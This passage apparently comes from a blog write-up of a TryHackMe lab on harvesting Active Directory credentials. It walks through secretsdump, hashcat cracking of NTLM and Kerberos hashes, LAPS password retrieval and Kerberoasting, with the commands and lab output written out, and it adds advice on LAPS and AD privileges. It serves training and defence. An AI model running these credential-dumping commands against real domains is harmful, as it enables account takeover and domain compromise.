
```
secretsdump.py -security /home/kali/Downloads/hashes/temp/registry/SECURITY -
system /home/kali/Downloads/hashes/temp/registry/SYSTEM -ntds
“/home/kali/Downloads/hashes/temp/Active Directory/ntds.dit”
```



What is the clear-text password for the username?

This one is quite simple. Simply copy/paste bk-admin’s NTLM hash into a text file, save it, and then run hashcat via

```
hashcat -m 1000 hash.txt rockyou.txt
```



Local Admin Password Solution (LAPS)

There are many excellent howtos on Google already showing how to setup LAPS, so we never bothered re-inventing the wheel there. We did run a lab project awhile back that tested out an idea. This idea involved using LAPS passwords to administer domain workstations rather than using Domain credentials. This adds a layer of complexity for the helpdesk, but it is a small one and completely eliminates the attack vector of credential dumping.

We simply referenced our notes from that lab project to answer these questions.

Which group has ExtendedRightHolder and is able to read the LAPS password?

```
Import-Module ActiveDirectory(Get-ADComputer $env:COMPUTERNAME -Properties
*).DistinguishedNameFind-AdmPwdExtendedRights -Identity "OU=THMorg,DC=thm,DC=red"
```

Follow the technique discussed in this task to get the LAPS password. What is the LAPs Password for computer?

```
Get-AdmPwdPassword CREDS-HARVESTIN
```

Which user is able to read LAPS passwords?

```
Get-ADGroupMember -Identity “LAPsReader”
```

```
PS C:\Windows\system32> Import-Module ActiveDirectory

PS C:\Windows\system32> (Get-ADComputer $env:COMPUTERNAME -Properties *).DistinguishedName
CN=CREDS-HARVESTIN,OU=THMorg,DC=thm,DC=red

PS C:\Windows\system32> Find-AdmPwdExtendedRights -Identity "OU=THMorg,DC=thm,DC=red"

ObjectDN                                    ExtendedRightHolders
--------                                    --------------------
OU=THMorg,DC=thm,DC=red                     {THM\LAPsReader}


PS C:\Windows\system32> Get-ADGroupMember -Identity "LAPsReader"


distinguishedName : CN=THM Admin BK,OU=Domain Controllers,DC=thm,DC=red
name              : THM Admin BK
objectClass       : user
objectGUID        : b1dcfd81-8fe4-4542-a740-938b7eb8ca4a
SamAccountName    : bk-admin
SID               : S-1-5-21-1966530601-3185510712-10604624-1120



PS C:\Windows\system32> Get-AdmPwdPassword CREDS-HARVESTIN

ComputerName         DistinguishedName                              Password          ExpirationTimestamp
------------         -----------------                              --------          -------------------
CREDS-HARVESTIN      CN=CREDS-HARVESTIN,OU=THMorg,DC=thm,DC=red     THMLAPSPassw0rd   2/11/2338 11:05:2...


PS C:\Windows\system32> |
```

Please note that it is NOT recommended to use LAPS on a DC! It risks screwing up either the DSRM account, the domain’s SID 500 account, or both. LAPS is not really intended for member servers either. It is meant for and is an excellent solution for domain workstations. Used appropriately it prevents an attacker who compromises one workstation from compromising them all, and does so with very little to no maintenance required. It is easily centrally managed via Group Policy. It’s a great security tool.

It’s also important to note that by default only Domain Admins can read the LAPS password.

Kerberoasting

Enumerate for SPN users using the Impacket GetUserSPNs script. What is the Service Principal Name for the Domain Controller?


The follow up question:

After finding the SPN account from the previous question, perform the Kerberoasting attack to grab the TGS ticket and crack it. What is the password?

Admittedly I breezed through this part. One of the first howtos we ever wrote was on Kerberoasting in the lab. We used Rubeus from a domain workstation and also GetUsersSPNs.py from Kali. The latter is of course part of the Impacket framework. I simply went back, referenced our notes from that howto, and knocked this part out.


The theory behind the Kerberoast is rather interesting. It’s also rather educational regarding Kerberos. However to execute the attack all one has to do is run

```
 /home/kali/Downloads/impacket-master/build/scripts-3.9GetUserSPNs.py -request
thm.red/thm -dc-ip 10.10.98.94 -outputfile /home/kali/Downloads/hashes/kerber
```



We can then crack the password offline via

```
hashcat -m 13100 /home/kali/Downloads/hashes/kerber
/home/kali/Downloads/Wordlists/rockyou.txt
```



Summary

That's a wrap for this THM module. Much like our previous writeup of a THM's Attacktive Directory module here, I hope we provided some useful background info into why we run these commands. IMHO AD security is mostly about understanding AD itself. As long as you know what a DACL looks like and what rights are required then you can Google and

figure out how to query who can DCSync, pull LAPS passwords, add themselves to Domain Admins, push ransomware domain wide, etc. If you don't know however, then all the general PowerShell knowledge in the world won't get you an answer.

It's not the tool in particular, it's understanding the backend and what privileges are required. If you don't want an attacker to own your Windows domain then don't give them privileges or an escalation path to those privileges. Don't worry about the specific tool they might use. The tools change all the time, but AD itself really hasn't changed all that much in 22 years.

Yeah, I know. It's 2023 and AD is "legacy" now. AAD is the new hotness. However something like 85% of the Fortune 500 still use AD and I'd bet that most of them who use AAD are actually using hybrid AD. If an attacker can gain sufficient privileges 'on prem' in a hybrid AD environment then your AAD is at risk too. Just because Microsoft took their eye off the ball doesn't mean you should too.

If this helps anyone else then great! It was good practice for us, we learned a few new tricks along the way regarding LSA protection and dumping NTDS.dit offline, and we updated our cheatsheets accordingly.

Stay safe out there!

References

Using Kali to enumerate & attack a DC: https://medium.com/@happycamper84/attacktive-directory-thm-writeup-ca3ea4dcb7d5

Credential Manager: https://www.digitalcitizen.life/credential-manager-where-windows-stores-passwords-other-login-details/

What might be in Credential Manager: https://pentestlab.blog/2021/05/24/dumping-rdp-credentials/

SMB versions & security: https://docs.microsoft.com/en-us/windows-server/storage/file-server/troubleshoot/detect-enable-and-disable-smbv1-v2-v3

Impacket, the Swiss Army Knife of testing AD security from Kali: https://github.com/fortra/impacket

Handy hash type mapped to Hashcat option: https://hashcat.net/wiki/doku.php?id=example_hashes